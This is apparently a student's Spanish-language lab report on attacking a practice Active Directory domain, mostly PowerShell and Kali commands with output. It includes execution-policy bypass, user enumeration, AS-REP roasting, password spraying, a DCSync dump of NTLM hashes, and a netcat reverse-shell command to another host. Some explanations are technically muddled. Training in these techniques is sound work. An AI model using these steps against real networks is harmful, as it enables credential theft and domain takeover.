

**REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

TECNOLOGÍA EN GESTION DE REDES DE DATOS

Presentado por:

Juan Diego Valencia Castrillón

Medellín, 2024

**REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL**

TECNOLOGÍA EN GESTION DE REDES DE DATOS

Análisis de vulnerabilidades

Instructor: Iván Alejandro Arias Gómez

Active Directory


Presentado por:

Juan Diego Valencia Castrillón– C.C 1.035.416.210


Grupo de formación: 2803649

MEDELLÍN, 2024


1. Primero vamos a crear una maquina Windows, en mi caso es un Windows 10, al cual le tendremos que desactivar el Windows Defender.



Una vez desactivemos esto, vamos a cambiar el DNS por el del controlador del dominio.



2. Ahora vamos a descargar una carpeta con las herramientas que vamos a utilizar para la práctica.



3. Luego de tener la carpeta vamos a ingresar a ella desde PowerShell.

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Diego> cd C:\Users\Diego\Downloads\Tools2\CRTE\
PS C:\Users\Diego\Downloads\Tools2\CRTE> ls

Directorio: C:\Users\Diego\Downloads\Tools2\CRTE
```

4. Una vez estemos en esta ruta, vamos a hacer un bypass para desactivar las restricciones y que así funcionen los scripts.

```
PS C:\Users\Diego\Downloads\Tools2\CRTE> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Diego\Downloads\Tools2\CRTE> nslookup
Servidor predeterminado: SERVER.cs.org
Address: 172.16.1.51
```

Acá podemos ver que ya estamos dentro del dominio y nos da el servidor cs.org

5. Como no estamos dentro del dominio, nos toca conectarnos por medio de runas.

User: temp@cs.org

Password: temp

```
PS C:\Users\Diego\Downloads\Tools2\CRTE> runas.exe /noprofile /netonly /user:temp@cs.org powershell
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell como usuario "temp@cs.org" ...
PS C:\Users\Diego\Downloads\Tools2\CRTE>
```

6. Como podemos ver, luego de conectarnos por medio de las runas con el usuario, esto nos abre otra terminal en la cual trabajaremos.

```
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```

A esta nueva terminal también tendremos que desactivar las restricciones.

7. Ahora de la carpeta tools, vamos a importar el PowerView el cual nos sirve para realizar consultas en el Directorio Activo.

```
PS C:\Windows\system32> Import-Module C:\Users\Diego\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain -Domain cs.org
```

```
Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                  : cs.org
```

```
PS C:\Windows\system32> Get-DomainGroupMember -Server cs.org -Identity "IT admins" -Recurse
```

```
GroupDomain           : cs.org
GroupName             : IT Admins
GroupDistinguishedName : CN=IT Admins,CN=Users,DC=cs,DC=org
MemberDomain          : cs.org
MemberName            : karyl.kissiah
MemberDistinguishedName : CN=Karyl Kissiah,CN=Users,DC=cs,DC=org
MemberObjectClass     : user
MemberSID             : S-1-5-21-3125701002-1384462348-288929791-1202
```

```
PS C:\Windows\system32> Get-DomainGroup -Server cs.org
```

```
PS C:\Windows\system32> Get-DomainGroup -Server cs.org *Admin*
```

Como vemos, podemos realizar múltiples consultas.

8. Ahora nos desconectamos y nos volvemos a conectar para verificar que si estamos dentro del dominio en futuras conexiones.

```
PS C:\Windows\system32> . C:\Users\Diego\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain -Domain cs.org

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent               : 
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                 : cs.org
```

9. Ahora vamos a probar listando los usuarios.

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -server 172.16.1.51 | Select-Object samAccountName, description

samaccountname      description
-----
Administrador       Cuenta integrada para la administración del equipo o dominio
Invitado            Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt              Cuenta de servicio de centro de distribución de claves
```


Este comando lo que hará será darnos usuarios y algunos de ellos tienen sus contraseñas.

```
issie.gwennie
fina.sofia          User Password Yf8GZR0=%c!R
ashli.kylie
lela.georgina
```

Como podemos ver este usuario fina.sofia tiene contraseña, entonces será con este que haremos la prueba de conexión.

10. Probamos la conexión con este usuario.

```
PS C:\Users\Diego\Downloads\Tools2> . C:\Users\Diego\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Users\Diego\Downloads\Tools2> runas.exe /noprofile /netonly /user:fina.sofia@cs.org 'powershell -ep bypass'
Escriba la contraseña para fina.sofia@cs.org:
Intentando iniciar powershell -ep bypass como usuario "fina.sofia@cs.org" ...
PS C:\Users\Diego\Downloads\Tools2>
```

 powershell -ep bypass (ejecutándose como fina.sofia@cs.org)


```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32> _
```

Y como podemos ver nos abre otra terminal ejecutándose con el usuario que obtuvimos.

11. Ahora vamos a utilizar la herramienta de Rubeus, la cual es una técnica de explotación.

```
PS C:\Windows\system32> cd C:\Users\Diego\Downloads\Tools2\CRTE
PS C:\Users\Diego\Downloads\Tools2\CRTE> .\Rubeus.exe asreproast /domain:cs.org
```



v2.2.1

12. Una vez entremos, este nos va a dar una lista de usuarios con sus respectivas contraseñas.

```
[*] SamAccountName      : candie.klaus
[*] DistinguishedName   : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$candie.klaus@cs.org:209AF98FA726432DFD86FA89B72154E9$061FC29FCE19AB86
4D0558CE29DDA58A979EFF1527CC6C5D82FEE08CEB8E7B29A203CB1B56CD6DF66EDC41D4C7F34E92
33477C655C16C41DD9881A37D27592F2DA46719001D791A5C57BE97F19C4BF9C281E46BA93746D41
45EE765B803E8A276FF3C742929F318F5C43E0C32339D09A157C6137726EB8BC27E4FC44FC44AAA4
B462AD4CB17EB3A9A4BEBBD5F76F9612E3967617338C63240FD1ED4ECE884E77B1C5397F6C175788
E37F789432A3E4AE2DBBC43547BE83DDA7496459A2155B8114BD19D9F0BF8E26DEC5215EF9AC2188
6487323FA398018894B85583F6090E53
```

Como podemos ver, el primer usuario que nos da es candie.klaus y su contraseña cifrada.

13. Ahora seguimos con la instalación de la herramienta bloodhound, la cual es una herramienta usada para mapear relaciones dentro de Active Directory.

```
(kali@kali)-[~]
$ bloodhound
Command 'bloodhound' not found, but can be installed with:
sudo apt install bloodhound
Do you want to install it? (N/y)y
sudo apt install bloodhound
The following package was automatically installed and is no longer required:
  postgresql-16-pg-gvm
Use 'sudo apt autoremove' to remove it.


Installing:
  bloodhound
```

Esta instalación la deberemos de hacer en una maquina Linux, en mi caso lo hare en mi Kali.

14. Una vez instalado el bloodhound, lo vamos a ejecutar

```
(kali@kali)-[~]
$ bloodhound
(node:34423) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron. See https://github.com/electron/electron/issues/23506 for more information
(node:34476) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.from() methods instead.
```

15. Cuando tiramos el comando para ejecutarlo, este nos va a abrir una pestaña para ingresar el usuario y la contraseña.



Este trae un usuario y contraseña predeterminada.

User: neo4j

Password: neo4j

16. Como ya sabemos cual es su usuario, antes de ingresar debemos de activar la cuenta para que nos deje ingresar.

```
(root@kali)-[/home/kali]
# neo4j start
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /etc/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:       /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:        /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:33799). It is available at http://localhost:7474
There may be a short delay until the server is ready.

(root@kali)-[/home/kali]
# █ Save Password
```

Y ahora si podemos ingresar.


17. Una vez entremos este nos va a pedir que cambiemos la contraseña de neo4j ya que es la predeterminada.

The image shows a web browser window at the address `localhost:7474/browser/`. The browser's address bar and tabs are visible at the top. Below the browser window, there are two screenshots of the Neo4j web interface.


The first screenshot shows the initial connection screen. It has a dark theme with a blue header bar that says "Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you." Below this, there's a terminal-like prompt `$:server connect`. The main area is titled "Connect to Neo4j" and includes a note: "Database access might require an authenticated connection". To the right, there are form fields for "Connect URL" (set to `neo4j://` and `localhost:7687`), "Authentication type" (set to "Username / Password"), "Username" (set to `neo4j`), and "Password" (masked with dots). A blue "Connect" button is at the bottom.

The second screenshot shows the password change screen. It also has the "Connect to Neo4j" title and the same note. The "New password" field contains `1234`, followed by an eye icon, the text "OR", and a blue "Generate" button. Below this, the "Repeat new password" field also contains `1234`, followed by an eye icon. A blue "Change password" button is at the bottom.

Una vez hayamos cambiado la contraseña, ingresamos a bloodhound.



18. Ahora nos vamos a la máquina de Windows y buscamos el archivo de HFS



19. Desde el PowerShell vamos a crear una carpeta para iniciar el bloodhound en el Kali y el Windows.

```
PS C:\Users\Diego\Downloads\Tools2\CRTE> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Diego\Downloads\Tools2\CRTE> cd C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors> mkdir diegokali

Directorio: C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors

Mode                LastWriteTime         Length Name
----                -
d-----         11/21/2024 12:03 PM         diegokali
```

<< BloodHound-master > Collectors

Nombre	
DebugBuilds	
diegokali	
20240111021730_BloodHound	
AzureHound.md	
NGQzMDBhNTItMTgwMy00MmE4LWI3Y...	
SharpHound	
SharpHound	

20. Una vez tengamos la carpeta, vamos a invocar el bloodhound.

```
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors> cd .\diegokali\
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors\diegokali> Invoke-Bloodhound
2024-11-21T12:13:05.4454343-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-21T12:13:05.5415469-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Conta
ner, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-21T12:13:05.5547336-05:00|INFORMATION|Initializing SharpHound at 12:13 PM on 11/21/2024
2024-11-21T12:13:05.5683442-05:00|ERROR|Unable to connect to LDAP, verify your credentials
PS C:\Users\Diego\Downloads\Tools2\CRTE\BloodHound-master\Collectors\diegokali>
```

21. Ahora creamos un servidor temporal para descargar el archivo que esta en la carpeta tools, luego hay que pasarlo a la maquina Kali para poder importarlo y correrlo en bloodhound.

<< Collectors >>diegokali				Buscar en kali	
				Fecha de modifica...	Tipo
do					
	5318_BloodHound	15/11/2024 9:53	Carpeta comprimi...		
	4TItNjAzMy00YmlwLWEyMG...	15/11/2024 9:53	Archivo BIN		
tos					

22. Ahora subimos le archivo en update para poder que se descargue y nos de más información del dominio.

Upload Progress

20241115095318_computers.json
Upload Complete100%


20241115095318_users.json
Upload Complete100%

20241115095318_groups.json
Upload Complete100%

23. Una vez descargado, vemos que nos da información sobre nuestro dominio.



24. Ahora buscamos si hay algún usuario que tenga dcsync y vemos que hay varios que lo tienen.



25. Ahora vamos a crear un txt en Linux con los usuarios listados al principio y sus contraseñas también, creamos unas password.

```

(kali@kali)-[~]
$ nano usuarios

(kali@kali)-[~]
$ crackmapexec smb 172.16.1.51 -u usuarios -p "Changeme123\!"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate

SMB 172.16.1.51 445 SERVER [-] cs.org\nada.ronnica:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\elvira.gay:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [+] cs.org\kerrie.lurleen:Changeme123!
  
```

26. Ahora vamos a instalar impacket.

```
(root@kali)~[/home/kali/Downloads]
# git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 24253, done.
remote: Counting objects: 100% (4602/4602), done.
remote: Compressing objects: 100% (375/375), done.
remote: Total 24253 (delta 4399), reused 4233 (delta 4227), pack-reused 19651 (from 1)
Receiving objects: 100% (24253/24253), 9.53 MiB | 1.58 MiB/s, done.
Resolving deltas: 100% (18655/18655), done.

(root@kali)~[/home/kali/Downloads/impacket]
# pip3 install -r requirements.txt
WARNING: The directory '/home/kali/.cache/pip' or its parent directory is not owned or is not writable by the current user. The cache has been disabled. Check the permissions and owner of that directory. If executing pip with sudo, you should use sudo's -H flag.
Ignoring pyreadline: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (68.1.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.16.0)
Requirement already satisfied: charset-normalizer in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (3.3.2)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (0.5.1)
Requirement already satisfied: pyasn1_modules in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (0.3.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (3.11.0)
Collecting pyOpenSSL==24.0.0 (from -r requirements.txt (line 7))
  Downloading pyOpenSSL-24.0.0-py3-none-any.whl.metadata (12 kB)
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 8)) (2.9.1)

(root@kali)~[/home/kali/Downloads/impacket]
# python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/dist.py:50:
self.metadata.version = self._normalize_version(

(root@kali)~[/home/kali/Downloads]
# python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123!@172.16.1.51 -outputfile dcsync_hashes
Impacket v0.13.0.dev0+20241120.173216.3ce41be4 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abcd6e3ac797890f2c2e:::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4:::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575:::
cs.org\hildegardemarjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdead600562672119e1c37b1:::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5:::
cs.org\helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5fe5a5f7cc5709a2fa63059a0e7e7026:::

(root@kali)~[/home/kali/Downloads]
# ls
'ch1(1).pcap'  dcsync_hashes.ntds  impacket  report-e02ba467-50dd-41af-99ba-1627943141de.pdf
ch1.pcap      dcsync_hashes.ntds.cleartext  report-72d0dfff-63c1-437e-b5b7-bc17ebe6553d.pdf  secretsdump.py
ch2.pcap      dcsync_hashes.ntds.kerberos  report-730386d0-be62-4cf9-b9d7-b6a41e0e9f6f.pdf

(root@kali)~[/home/kali/Downloads]
# nano dcsync_hashes.ntds

(root@kali)~[/home/kali/Downloads]
```

27. Ahora vamos a descargar el archivo nc.exe ya que este nos da un hash de admin con el cual vamos a poder iniciar con los hash de un administrador por netcat pass-the-hash

Directory listi

- [enumplus/](#)
 - [exe2bat.exe](#)
 - [fgdump/](#)
 - [fport/](#)
 - [klogger.exe](#)
 - [mbenum/](#)
 - [nbtenum/](#)
 - [nc.exe](#)
 - [plink.exe](#)
 - [radmin.exe](#)
 - [vncviewer.exe](#)
 - [wget.exe](#)
 - [whoami.exe](#)
-

28. Ahora tenemos acceso a las carpetas de otros usuarios y viceversa, para lograr esto debemos de poner su IP y el puerto por el cual están escuchando.

```
.\nc.exe -e cmd.exe 172.16.1.52 1010  
ls
```